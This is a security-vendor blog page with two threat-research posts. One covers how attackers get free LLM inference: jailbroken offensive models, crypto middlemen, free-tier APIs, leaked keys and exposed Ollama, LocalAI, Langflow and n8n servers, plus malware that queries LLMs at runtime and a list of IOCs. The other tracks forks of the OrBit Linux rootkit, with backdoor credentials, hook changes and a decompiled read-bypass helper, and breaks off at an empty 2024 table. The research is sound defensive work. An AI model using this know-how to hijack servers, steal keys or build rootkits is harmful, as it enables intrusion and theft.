Normal view

How attackers are gaining access to LLM inference

3 June 2026 at 17:59

This article is based on joint research with Eran Segal, researcher at Kodem Security.

The most capable commercial AI models are now useful enough to attackers that they have become an integral part of their kill chain, in multiple steps. The Cybench benchmark tests models on offensive cyber tasks. Its current top performers (Claude Opus 4.6, Claude Sonnet 4.5, Grok 4) can write functional exploit code, reason through credential chains, and sustain complex reconnaissance workflows: multi-step offensive work that previously required human expertise. Malware families are already using this. Instead of generating a payload offline and shipping it, they wire a live LLM API into the malware itself so it can adapt its behavior at runtime on the infected host.

Commercial providers run abuse detection and terminate accounts linked to malicious activity. A payment method creates a paper trail that investigators can follow. So attackers solve the access problem the same way they solve any resource problem: they steal it, find it free, or find it unguarded.

This post covers five routes threat actors use to reach LLM inference without paying for it: buying offensive models on underground forums, using front-end models using 3rd party LLM service that allows paying in bitcoin, using free-tier or keyless public APIs, hunting for leaked API keys in developer artifacts, and exploiting self-hosted LLM servers left open on the internet.

Method 1: Offensive LLMs and Anonymous Payment


Cyber-oriented LLMs sold on underground forums are the most visible route. WormGPT, GhostGPT, KawaiiGPT, and Xanthorox are the most cited examples, covered in depth by Unit 42. These are returned open-weight models or jailbroken wrappers over commercial APIs, marketed specifically as having no content filter. They solve the moderation problem but not the cost problem: access is sold on a subscription basis, and the capability ceiling sits well below that of frontier commercial models. So they are useful for generating phishing content or simple malware stubs, but less so for the kind of autonomous multi-step offensive work that the frontier models in the Cybench ranking are capable of.

Method 2: Using Frontier Models Through a Third-Party Service

If a threat actor would like to use the frontier models to achieve top performance, they can still use these models using 3rd party services such as PayWithMoon and AIMLAPI. 

 These services sit between the attacker and a commercial LLM provider, accepting cryptocurrency without identity verification and then funding a legitimate provider account on the attacker’s behalf. The account itself reaches frontier models, but the funding trail stops at the middleman. The account will still get burned once abuse detection triggers, but replacing it is cheap. The upstream provider has no usable identity to pursue. This is how attackers buy frontier-model access while skipping the paper trail a normal commercial account would leave behind.

Method 3: Free-Tier and Keyless Public Inference APIs

A cheaper alternative to underground subscriptions exists in plain sight. Most major inference providers publish permanent free tiers that require nothing more than a disposable email address, and a handful of services accept requests with no credentials at all. An attacker who registers for a pool of free-tier accounts gets as meny tokens as he wishes without paying a dime.

The scale of the free-tier ecosystem is easy to measure because the community has cataloged it. Public curated lists such as cheahjs/free-llm-api-resources and mnfst/awesome-free-llm-apis explicitly filter for providers that offer a permanent (not trial-credit) free tier with no credit card. Representative entries, with numbers pulled from each provider’s own rate-limit documentation:

  • Groq: 30 requests/minute (RPM) on all free-tier models, with requests/day (RPD) caps ranging from 1,000 (for the 70B llama) to 14,400 (for the 8B llama).
  • Cerebras: 30 RPM, 14,400 RPD, and roughly 1M tokens/day on three of the four free-tier models (gpt-oss-120b, llama3.1-8b, qwen-3-235b).
  • Cohere: 20 RPM on the Chat API and a hard cap of 1,000 total API calls/month on a trial key.
  • Mistral La Plateforme: 1B tokens/month on the Experiment plan. No credit card is required, but a verified phone number is required, which is the highest sign-up friction in this group.
  • HuggingFace: Free accounts are rate-limited on both the Hub API and the Inference API per 5-minute window. Anonymous per-IP access exists but is stricter than the free-account path.
  • OpenRouter: 50 free model RPD with no deposit at all, and 1,000 RPD after a one-time $10 top-up that is never spent against model usage.
  • SambaNova: 20 RPM and 20 RPD, with a 200,000 tokens/day cap. The tightest daily request ceiling in this group by a wide margin.

These providers differ in rate limits, models, and throughput. What they share is that a usable credential requires nothing more than a disposable email address (a phone number in Mistral’s case) and no payment method. Credentials can simply be rotated when limits are reached.

The fully keyless end of the spectrum is thinner, but it exists. Pollinations.ai exposes an OpenAI-compatible endpoint that accepts requests with no authentication for basic use. DuckDuckGo’s Duck.ai anonymizes browser-based access to Claude 3.5 Haiku, Llama 4 Scout, Mistral Small 3, GPT-5 mini, and GPT-4o mini with no account at all. These services are not designed for bulk programmatic use, but they are reachable from any HTTP client, and the only cost is rate-limit friction.

Among the malware families in the intro table, LameHug/PROMPTSTEAL is the cleanest example of this route in the wild: it calls HuggingFace’s Inference API for Qwen 2.5-Coder-32B-Instruct to drive reconnaissance and data theft, with no embedded credentials reported by Splunk. Whether the malware carries a token or registers one at runtime is not established, but either way, the enabling property is HuggingFace’s no-credit-card free tier.

Method 4: Exposed API Keys

The fourth route to free model access doesn’t require finding an exposed server at all. Developers routinely hardcode credentials directly into apps, config files, and scripts. These credentials can be found in GitHub in open-source projects, while closed-source projects contain the credentials in the app itself. These artifacts are submitted to VirusTotal when apps are submitted for malware analysis. It can be an APK, ELF, EXE, or any type of artifact shipped with the product.

To find them systematically, we wrote a YARA rule targeting the key formats of the major AI providers: Google Gemini (AIzaSy…), OpenAI (sk-…), Anthropic (sk-ant-…), HuggingFace (hf_…), Replicate, Mistral, Cohere, Groq, and several others. We ran the rule as a retrohunting query across the VirusTotal corpus, collected the matching sample hashes, then pulled the raw files and ran a regex extraction pass to extract every key-value pair, provider, and surrounding code context. From there, we enriched each sample with VirusTotal metadata to understand detection rates and file types. The final step was validation: a lightweight GET request against each provider’s model-list or whoami endpoint. No prompts sent, just a check of whether the key authenticates.

The corpus yielded 647 unique keys across all providers. Roughly 62% were Google Gemini (AIzaSy…) keys. That concentration traces back to the Android developer ecosystem, where apps built for translation, search, or chatbot features commonly bundle the key directly in compiled resources or Java code. HuggingFace keys made up about 11%, Replicate about 8%, OpenAI sk- keys about 7%, and the remaining share was split across Voyage (5%), Mistral (3%), and Cohere (3%), with trace amounts of Anthropic, Groq, and OpenAI environment-style keys. The Mistral and Cohere keys concentrated heavily in a single file: a cracked “Collins Italian Dictionary MOD” Android APK that bundled 20 Mistral keys and 15 Cohere keys alongside 2 Gemini keys, with the small remainder scattered across two versions of a Ubisoft game APK.

About 65% of the 659 unique samples are confirmed Android by VirusTotal’s type classification. Another 18% are ZIP archives that follow the same submission pattern but were not explicitly tagged as Android. The true APK share sits between 65% and 84%. The remainder consisted of Windows PE files (5%), HTML pages, Python scripts, plain-text credential dumps, and a handful of Mach-O and ELF binaries. That Android skew isn’t surprising. APKs are frequently submitted to VirusTotal for modding and repackaging, and their keys remain intact after decompilation.

We submitted research samples to Intezer Analyze for code-based attribution, and three entries stand out. Four samples whose filenames suggested Akira ransomware are three Mimikatz binaries (1, 2, 3) and one malicious binary without family attribution, all credential-dumping tools that happened to carry API keys. The sample with a HuggingFace key is SolarMarker, an SEO-poisoning backdoor with infostealer capability. A Windows binary named SystemSettings.exe contained OpenAI, Replicate, and Voyage keys; the multi-key combination is more consistent with theft from a developer’s machine than with intentional hardcoding.

When we ran the validation, almost all the keys were dead. The revocation rate was approximately 99.5%, consistent with a corpus skewed toward older samples that had been on VirusTotal long enough to be detected, rotated, or simply expired. The small fraction that remained live consisted entirely of Google Gemini keys from Android APKs. All appeared to be genuine developer mistakes rather than exfiltrated credentials: a key embedded in a const in bundled JavaScript, one in a logging module in a compiled Android class, and one in a utility app’s APK resources. Those three keys have been reported to Google.

The method also illustrates why embedding API keys in client software is a particularly bad idea. Extracting a key from an APK requires a decompiler, and APKs have a reliable path to VirusTotal: users submit them for malware checks, repackaged versions circulate through third-party stores, and cracked builds get flagged automatically. The near-total revocation rate strongly suggests that LLM providers scan VirusTotal for their own key formats and automatically revoke matches. The three keys that were still live were all recent submissions, not yet caught by that sweep. If that pipeline exists, embedding a key in client-side code is not just a security mistake, but a futile one, and the key will likely be dead before it can be abused at scale.

The takeaway for an attacker is that hunting VirusTotal for hardcoded keys is low-effort but low-yield. The more durable access method is the exposed LLM server. A server running vLLM (a popular open-source LLM inference framework) or an open Ollama instance requires no authentication, doesn’t rotate anything while in use, and the owner usually doesn’t know it’s happening.

Method 5: Hack Public LLM Hosting Servers

Self-hosted LLM platforms make it easy to run your own models on your infrastructure, and that same ease extends to anyone who can access the port. Most ships have no authentication by default and expose administrative endpoints that let a stranger list installed models, queue inference jobs, load new models from remote URLs, or, in several cases, execute code on the host. When the server is exposed to the public internet, the attacker does not need a stolen key or a forum subscription. The victim is paying the GPU bill, carrying the API-key spend, or hosting the RCE.

We scanned roughly 4,500 hosts across eleven of them. Every service had open instances, and 14 LocalAI hosts showed active compromise based on attacker-loaded model names consistent with a single automated campaign. The sections below cover what each platform is, how exposure gets abused, and what the scan found in the wild.

Ollama

Ollama runs open-weight LLMs locally. By default, it binds to 127.0.0.1, and the authentication is disabled. But setting OLLAMA_HOST=0.0.0.0 is a common step when accessing it from another machine on the network or from a frontend app running in a separate container. It exposes all interfaces, and anyone reaching it’s port gets full API, model management, and hardware access. SentinelOne Labs and Censys already published the definitive survey, documenting 175,000+ hosts chained into anonymous AI networks for free text, embedding, and bulk content generation on victim hardware. That pattern is now commercialized by Operation Bizarre Bazaar, which sells subscription access to a unified LLM gateway fronted by stolen Ollama endpoints, turning ad-hoc LLMjacking into a growing concern.

LocalAI

LocalAI is an OpenAI API-compatible model server supporting LLMs, image generation, speech, and transcription. Authentication is disabled by default. It also supports remote model installation, P2P distributed serving, and a built-in agent platform with support for MCP. Of all the services in this research, it has the widest attack surface.

Of all the hosts scanned, 55% were confirmed open, the highest absolute count in this group. About 24% are API proxies with live upstream keys for OpenAI, Anthropic, and Google accessible to anyone who can reach the host.

The most striking finding is evidence of automated exploitation at scale. About 21% of confirmed hosts carry model names with a consistent signature tied to ProjectDiscovery’s nuclei scanner templates, with per-run timestamps mapping to late March and early April 2026. The pattern is consistent with automated scanning for an unauthenticated remote code execution path, in which a malicious URL supplied during model installation triggers server-side code execution. The exploit payload appears to load a small publicly available Italian-language model as a “hello world” confirmation, which recurs on every affected host. The markers not being cleaned up argue against mature attacker tradecraft. Operators running LocalAI can open /v1/models on their own host: any nuclei-rce-* or rce_<timestamp> identifier is not human-chosen and indicates this campaign hit them.

Langflow

Langflow is a visual builder for multi-agent AI pipelines, widely used to prototype RAG systems and chatbots. Flows routinely embed hardcoded credentials: OpenAI and Anthropic API keys, database connection strings, Slack tokens, and webhook secrets. Anyone who can reach the host and read a flow config has all of them. Unlike the previous examples, this app does not have a known major misconfiguration, but it does not prevent attackers from being able to hack and gain access to this service. For example, two unauthenticated RCE bugs make reaching the config trivial:

  • CVE-2025-3248:on the CISA KEV list, reliably patched only in 1.6.4+ 
  • CVE-2026-33017: fixed in 1.9.0, exploited in the wild within 20 hours of disclosure. 

Every confirmed host in our scan ran a version vulnerable to CVE-2026-33017; about 72% were also vulnerable to CVE-2025-3248. Several hosts didn’t authenticate at all, with flows, credentials, and both RCE paths openly accessible. Code execution on the Langflow host is the small prize. The keys inside the flows pivot to everything the workflows connect to.

n8n

n8n is a low-code workflow automation platform with 400+ service connectors and code execution nodes (workflow steps that run arbitrary scripts). It has the strongest default auth posture of any service in this research: User Management is enforced on fresh installs. 

But it does not prevent attackers from actively gaining access to n8n. Vulnerabilities such as CVE-2026-21858 (“Ni8mare”, CVSS 10.0, fixed in 1.121.0), which is a vulnerability in the web hooks request handling that turns exposed endpoints into a full unauthenticated RCE surface via content-type confusion, with a public PoC already out. Prior research estimates the exposed n8n population at tens of thousands of hosts.

The post-exploitation story mirrors Langflow. Workflows carry hardcoded API keys, database connection strings, and webhook secrets. RCE on the n8n host effectively gives access to every system the automations touch.

vLLM

vLLM is a high-throughput LLM serving engine with GPU acceleration, commonly used to self-host open-weight models in production. It exposes an OpenAI-compatible REST API. Authentication requires an explicit –api-key flag; without it, the API is open.

The interesting finding from our scan was not vLLM itself but the adjacent deployments surfaced by the same query: OpenAI-compatible HTTP proxies, specifically LiteLLM-style gateways that aggregate multiple paid providers behind a single endpoint. These proxies store live API keys for OpenAI, Anthropic, Google, Groq, and Cohere. None had protection on the model list endpoint. One host exposed 35 models across multiple providers; several listed exclusively Anthropic Claude models. A proxy returns a model list only when the upstream provider authenticates, so every successful response confirms the underlying keys are live and billable.

The abuse path is trivial: point any standard OpenAI SDK client at the proxy, enumerate the models, and, on hosts where prompt submission is also unprotected, send requests billed to the operator’s accounts. It is the same credential-pivot pattern as Langflow and n8n. 

ComfyUI

ComfyUI is a node-based workflow UI for Stable Diffusion, video generation, and multimodal image models. It runs on high-end GPU hardware with no authentication by default, making it a direct target for attackers looking to steal GPU compute.

Our scan found open instances across a wide range of versions (v0.2.2 to 0.19.0), all of which were fully unauthenticated. The hardware exposure is the headline finding. Open hosts reported a combined ~4.3 TB of GPU VRAM, with cards ranging from RTX 4090s and RTX 5090s to datacenter-grade A100S and L40S units, each worth tens of thousands of dollars. An attacker can queue generation jobs against any of them at no cost.

Beyond compute theft, 95% of open hosts expose a job history endpoint that leaks previously executed workflows, local file paths, and prior user content. About 12% advertise URL-loading nodes that act as server-side request forgery primitives: usable for internal network reconnaissance or cloud metadata credential theft.

llama.cpp server

llama-server is the HTTP server shipped with llama.cpp, commonly used to serve a single open-weight model in production. It has no authentication by default, no access controls on the inference endpoint, and a metadata endpoint that advertises exactly what the host is running. Anyone who reaches the port can submit prompts, watch active jobs, and burn the operator’s GPU on their own workload. Classic LLMjacking, with the bonus of knowing exactly which model they are running.

Of scanned hosts, 59% were confirmed open, more than any other platform in the scan. Everyone exposed its model name and hardware configuration, and about 37% also leaked real-time job state, confirming the host was actively serving users at the time of the scan. The models observed were standard open-weight builds rather than anything exotic, which is the point. An attacker is not looking for a rare model, just an unattended GPU.

Jan

Jan is an Electron desktop AI app with an optional OpenAI-compatible API server on port 1337. When enabled, it binds to all interfaces with no authentication. Jan is a useful example of how exposure surfaces unexpected content rather than how common it is. Our scan confirmed only two genuine Jan hosts. Both had gone offline by the rescan a week later. While one was live, it exposed a 35-model library that included miqu-70b; a leaked Mistral Medium prototype that was never officially released. When a desktop app binds its API server to the public internet, whatever model (or file path metadata) sits on the operator’s disk becomes visible.

Gradio

Gradio is a Python framework for building ML demo apps: image classifiers, code interpreters, document Q&A, or anything a researcher can wrap in a web UI. Exposure risk depends entirely on what the underlying app does. A sentiment-analysis demo is low-stakes. An app that accepts file uploads, runs user code, or queries a database is a direct path to exploitation. The Gradio queue keeps processing submitted requests whether the operator is watching or not, so abuse can run quietly for days.

Three unauthenticated bugs make unpatched instances worse:

  • CVE-2024-1561: arbitrary file read, fixed in 4.13.0
  • CVE-2024-0964: path traversal, fixed in 4.9.0
  • CVE-2024-47084: CORS validation bypass, fixed in 4.44.0; a malicious website can reach a locally running Gradio server while the victim is still logged in

Ranking the Five Routes

Each route carries operational trade-offs. The table below scores each on five dimensions, ranging from 0 (least favorable) to 5 (best for attacking): non-resistance (refusal behavior in response to offensive prompts), model capability (coding ability and parameter count), tool and MCP support, and effective token quota.


Route Non-resistant model Model capability Tool / MCP support Token quota Cost 
Offensive LLMs (WormGPT, GhostGPT, crypto middlemen) 5 3 5 2 2
Crypto payment for frontier 2 5 5 5 3
Free-tier and keyless public APIs 2 4 4 3 5
Stolen or leaked API keys 1 4 5 1 5
Exposed LLM servers 5 3 3 5 5


Offensive LLMs score highest on non-resistance. But the underground-forum variants sit well below frontier models in capability and tool support, and subscriptions cap the quota. The crypto-middleman variant reaches frontier models via real provider accounts, but those accounts burn quickly once abuse is detected.

Crypto payment for frontier models is for sure the best way to gain access for the most capable models with the ability to connect the model to any interface, such as MCPs, but it comes with some risks that the model might resist the action or the user will be blocked.

Free-tier and keyless public APIs score well in capability and tool support, with full-function calling across most providers. The per-account quota is modest, tens of RPM, thousands of RPD, but trivial account rotation pushes the effective quota well above the face value.

Stolen or leaked API keys, in principle, offer the best combination of capability and tool support; the retrohunt’s 0.5% live rate shows the real-world quota is near zero.

Exposed LLM servers score highest on non-resistance and token quota. Non-resistance is unconstrained: the attacker controls model selection, and our scan found at least one LM Studio host actively serving llama3.3-8b-instruct-thinking-heretic-uncensored-claude-4.5-opus-high-reasoning-i1. Token quota is equally unconstrained, bounded only by the victim’s hardware rather than a billing cap. Capability and tool support vary by host, but that variance is what makes the route durable at scale. No individual host needs to run a frontier model.

The scoring explains why exposed servers are the most durable route, even though they don’t top every dimension. They are the only route where non-resistance and token quota both max out. The other three are each compromised on at least one of those two axes.

Cases Found in the Wild

Threat actors are now wiring malware to live LLM APIs, using them to generate malicious logic at runtime rather than embedding static code in the payload. Instead of scripting separate execution flows for different host conditions, the malware queries an LLM while running, determines whether the target appears to be a personal machine, a server, or an industrial controller, and then generates tailored commands or code accordingly. This shift matters because dynamically generated logic has no fixed signature to detect. Researchers have identified five malware families doing this.

Malware name Capabilities AI Provider Runtime model source
MalTerminal Reverse shell or ransomware generation OpenAI GPT-4 (deprecated chat completions endpoint) Hardcoded API key
LameHug/PROMPTSTEAL Reconnaissance and infostealer Qwen 2.5-Coder-32B-Instruct via HuggingFace Public HuggingFace Inference API (no embedded key observed)
Ransomware 3.0/PROMPTLOCK Ransomware with exfiltration and wipe capability gpt-oss-20b Local Ollama API on the infected host
PROMPTFLUX Dropper with AI-driven polymorphism Google Gemini (gemini-1.5-flash-latest) Hardcoded API key
QUIETVAULT GitHub/NPM token stealer that uses AI to find additional secrets Whatever AI CLI is installed on the victim (provider not named) AI CLI tools already on the infected host


MalTerminal and PROMPTFLUX both use a hardcoded API key to connect to a commercial provider when needed. MalTerminal uses OpenAI GPT-4 via the now-retired chat-completions endpoint to create reverse shells or ransomware. PROMPTFLUX connects to Google gemini-1.5-flash-latest to rewrite its own VBScript source code between runs, making it harder to detect. 

LameHug, also known as PROMPTSTEAL, uses HuggingFace’s Inference API to run Qwen 2.5-Coder-32B-Instruct for Windows commands to support reconnaissance and data theft. HuggingFace requires an API token for each request, but free accounts don’t need a payment method and allow a few hundred requests per hour per API token. Attackers can easily create and rotate these API tokens, giving them the same access as stolen keys but with less hassle. 

PROMPTLOCK is a proof-of-concept AI-powered ransomware prototype, often called “Ransomware 3.0,” developed by researchers at NYU’s Tandon School of Engineering. The Go binary invokes gpt-oss-20b via a local Ollama API running on the infected host to generate Lua scripts that perform file listing, encryption, exfiltration, and (unfinished) wipe logic. This is a bring-your-own-model: no outbound calls, no provider-side billing trail, and no way to scale beyond the victim’s own hardware. 

QUIETVAULT is a credential-theft variant. The JavaScript stealer exfiltrates GitHub and NPM tokens to an attacker-controlled GitHub repo and then hands off the filesystem search for additional secrets to whatever AI CLI is already installed on the victim, so the stolen credentials are an active on-host AI session rather than a bare API key.

Looking at the four main routes discussed in this post, LameHug/PROMPTSTEAL is the best example of the free-tier method, since it calls HuggingFace’s Inference API directly. MalTerminal and PROMPTFLUX both use hardcoded API keys, but it’s unclear where those keys came from, so they could fit into the free-tier, crypto-middleman, or stolen-keys categories. QUIETVAULT is a twist on the stolen-credential method, using an on-host AI session instead of just a key. PROMPTLOCK is different because it uses a local model and only works on one victim at a time, so it doesn’t fit into the four main routes and isn’t discussed further.

Source

Conclusion

Across four routes: offensive LLMs for sale, free-tier and keyless public APIs, hardcoded keys in distributed artifacts, and exposed LLM servers on victim infrastructure, the most durable access is the last one. The precondition for abuse is almost never a sophisticated exploit. It is an unauthenticated port facing the internet.

AI is the defining technology of this moment. It extends what a single person or small team can do and accelerates work that used to take weeks. AI is being integrated into more and more areas, from personal agents and email writing to some vulnerability research. The wow factor is real. But an LLM server is still a service running on a host. It listens on a port, speaks a protocol, and has an attack surface. The failure modes in this report; misconfiguration, leaked credentials, unpatched CVEs, open ports, are the same ones that produced years of incidents on Docker, Kubernetes, cloud storage, Redis, Elasticsearch, and bare Linux servers. The tooling is new. The mistakes are not.

Two things follow. The operator is still responsible for the basics: authenticate the service, keep it off the public internet unless there is a reason to expose it, patch the known CVEs, and audit what is running. These are not AI-specific requirements. They are the same ones we have been making for every networked service. An exposed Ollama instance serving a stranger’s prompts is not a failure of the model or the vendor that shipped it. It is a failure of whoever put it on the internet without a password. You broke it. You pay for it.

IOCs

SHA-256 Payload
ecd3b1a0e4832f1dc72be84c3c838ae4e29637c1cff4bfa70649cda90fa7a8ce Mimikatz binaries (carrying AI API keys)
153d7cdca3cb96023a2ee8e3de49b29ced60ffc865da04c3c6ef2b445b056d8f
0c1a409dd791ee8f7e157c455d9c35671bd81d17b562c7acd73f9f26401533ba
a9dc00aeae6c245d76d873e675b555f044ecf94a5ece031a1e6ca30223beb905 Malicious binary without family attribution (carrying AI API keys)
99308a3f00490e8138974faafa3ea5ae089459b2500e097ccc0ed042b6a0c2af SolarMarker (HuggingFace key)
796e81c1b31f443ab3437663af97fe41b25bbf8ab7abcd0637238a568b66aa9d SystemSettings.exe (OpenAI, Replicate, Voyage keys)


The post How attackers are gaining access to LLM inference appeared first on Intezer.

OrBit (Re)turns: Tracking an open-source Linux rootkit across four years of forks and deployments

14 May 2026 at 14:34

In July 2022, we published the first analysis of OrBit, a then-undocumented Linux userland-rootkit that stood out for its comprehensive libc hooking, SSH backdoor access, and PAM-based credential harvesting. At the time, OrBit appeared as a single sample with a single operator fingerprint, and the codebase itself looked customized.

It wasn’t. As we will show below, OrBit is a repackaged and selectively weaponized build of Medusa, an open-source LD_PRELOAD rootkit published on GitHub in December 2022. The story of OrBit’s four-year evolution is not one of novel development; it’s the story of how a publicly available rootkit was forked, configured, and redeployed.

Nearly four years later, OrBit is still in the wild, and it has not stood still. Hunting across VirusTotal, we pulled more than a dozen samples spanning 2022 through 2026 and walked each one through static and differential analysis. We discovered two parallel lineages: a full-featured “Lineage A” build that tracks closely with the 2022 original, and a lite “Lineage B” fork that drops entire capability domains (PAM, pcap, TCP-port hiding) in exchange for a smaller footprint. Along the way, the operators rotate XOR keys, shuffle install paths, swap backdoor credentials, add auditd-evasion hooks, and eventually bolt on a service-side PAM impersonation primitive.

This blog picks up where the 2022 analysis left off. We focus on what changed, when, and why it matters for defenders. For each epoch, we enumerate the samples, call out the lineage, and break down the meaningful changes: credential changes, hook-set diffs, new evasion behavior, and operator tradecraft.

Background: What is OrBit?

For readers unfamiliar with the original analysis, OrBit is a Linux userland-rootkit deployed as a shared library (.so) that achieves persistence by patching the dynamic linker, specifically modifying ld.so to ensure the malicious library is loaded into every process on the system. It operates as a passive implant with no command-and-control communication; instead, the attacker connects in through an SSH backdoor. Once installed, OrBit hooks into PAM functions to harvest credentials from SSH and sudo authentication attempts, storing the captured passwords locally.

Its evasion capabilities are comprehensive, hooking over forty libc functions to hide files, processes, and network connections from administrators and security tools alike. The malware stores its harvested credentials and configuration data in /lib/libntpVnQE6mk/, a directory that remains invisible to standard enumeration thanks to the rootkit’s own hooks.

July 2022

Hash XOR Working dir SSH Username SSH Password # Exports # Hooks Dropper
40b5127c 0xA2 /lib/libntpVnQE6mk/ 2l8 c4ss0ul3tt3 66 54 f1612924

We will refer to this variant as Lineage A “Full” build of OrBit.

OrBit variants through the years

In our research, we collected samples from VirusTotal. Unlike PE files, ELF files don’t include a compilation timestamp, so we started by aggregating the samples by the date they were submitted to VirusTotal. To track the samples on the blog, we use the first 8 characters of each sample’s SHA-256. At the bottom of the blog, you can find the full list of IOCs.

December 2022

The first version shows a slight change: the username and password for the SSH connection, and the exported functions. Credential mechanism shift: 40b5127c resolved the backdoor username dynamically via the getpwuid hook; ec7462c3 dropped that hook entirely and hardcodes adm1n directly in the XOR-encrypted string table. The working folder was changed to libseconf. For the most part, the later variants will use this path.

All other capabilities are identical: file I/O interception, stat hiding, PAM credential capture, TCP port hiding (alloc_tcp_ports/remove_port/tcp_port_hidden), load monitoring (.showload/.maxload), pcap sniffing, LD_PRELOAD management, log suppression, and process hiding.

The transition from 2022 to 2023 is essentially a redeployment with new credentials and a more convincing install path, plus a minor simplification (dropping dynamic UID lookup in favor of a hardcoded username).

The rootkit’s hook surface stayed stable.

Hash XOR Working dir Username Password Exports # Hooks Dropper
ec7462c3 0xA2 /lib/libseconf/ adm1n asdfasdf 67 53 8ea420d9

Samples From 2023

Hash XOR Working dir Username Password Exports # Hooks Dropper
d419a9b1 0xA2 /lib/fuckwhitehatshome/ fuckwhitehatsuser fuckwhitehatspass 67 53
296d28eb 0xA2 /lib/libseconf/ adm1n asdfasdf 65 54
3ba6c174 0xA2 /lib/libseconf/ adm1n (not present) 54 49 26082cd3
4203271c 0xA2 /lib/libseconf/ b4ph0m3t0 (not present) 54 49

The d419a9b1 sample stands out for the operator’s choice of the install path (/lib/fuckwhitehatshome/) and the SSH username and password. No other known samples use these strings, suggesting a different operator or persona authored this particular build rather than it simply being a different deployment of the same toolkit. Functionally, it carries the full 2022-era hook set, with 65 exports.

The 296d28eb sample is a full-featured build that uses the libseconf path and the same SSH credentials as ec7462c3. But this sample also has an evolutionary step: dropped TCP port hiding, added the exported xread function. This is not an LD_PRELOAD hook on a system library; it’s a wrapper that calls syscall(SYS_read) directly, bypassing the rootkit’s own hooked read().

The rootkit hooks the libc read() function; the hook filters out rootkit artifacts from files such as/proc/net/tcp and directory listings. Some C programs, such as Git, define their own internal
xread() helper that wraps read() to handle partial reads and EINTR. Normally, these internal helpers call libc read(), which the rootkit intercepts and filters. By exporting its own xread, which directly calls syscall (SYS_read), the rootkit shadows these program-internal helpers with a version that bypasses its own read hook entirely. This is a compatibility fix: without it, any program that defines xread would receive the rootkit’s filtered output through its core I/O path, potentially corrupting SSH protocol streams, breaking git operations, or causing other malfunctions that could expose the rootkit’s presence. The hook ensures that programs continue to function normally while the rootkit’s read interception remains active for standard libc callers.

This variant is still part of Lineage A.

00417249    uint64_t xread(int32_t fd, int64_t buf, int32_t count)

00417249    {
00417249        int32_t i = count;
0041725b        int32_t bytes_read = 0;
00417262        int32_t var_c = 0;
00417262        
004172ad        do
004172ad        {
0041728a            // SYS_read
0041728a            int32_t read_result = syscall(0, (uint64_t)fd, buf, (uint64_t)i);
0041728a            
00417296            if (read_result <= 0) 00417298 return (uint64_t)bytes_read; 00417298 004172a0 bytes_read += read_result; 004172a6 i -= read_result; 004172ad } while (i > 0);
004172ad        
004172af        return (uint64_t)bytes_read;
00417249    }

           The exported xread function in sample 296d28eb

3ba6c174 / 4203271c: Lineage B lite build

Both files, 3ba6c174 and 4203271c, represent the first appearance of Lineage B, a deliberately lite fork of the OrBit rootkit. Both are dynamically linked shared objects using the standard 0xA2 XOR key and installed in /lib/libseconf/, but they export only 54 functions, compared to the 67 in their closest Lineage A contemporaries (d419a9b1, ec7462c3). The 13 removed exports strip out three entire capability domains: network port-hiding (alloc_tcp_ports, remove_port, tcp_port_hidden, clean_ports), PAM credential interception (pam_authenticate, pam_acct_mgmt, pam_open_session, pam_get_password), and packet capture (pcap_loop, pcap_packet_callback). The string table reflects this (.logpam and .udp are absent), though .ports, .hosts, and sshpass2.txt are retained. This reduced feature set suggests they were purpose-built for different target environments where a smaller footprint or more limited functionality was either sufficient or preferred.

The most notable change is the complete absence of a backdoor password. Every Lineage A sample embeds a password in its XOR-encrypted string block, but in both 3ba6c174 and 4203271c, the password field is missing. Each sample carries a distinct username (adm1n and b4ph0m3t0, respectively), and these are the only byte-level differences between the two binaries. This pattern of 54 exports, no password, no PAM/pcap hooks, held consistent across all subsequent Lineage B samples through 2024.

Samples From 2024

Hash XOR Working dir Username Password Exports # Hooks Dropper
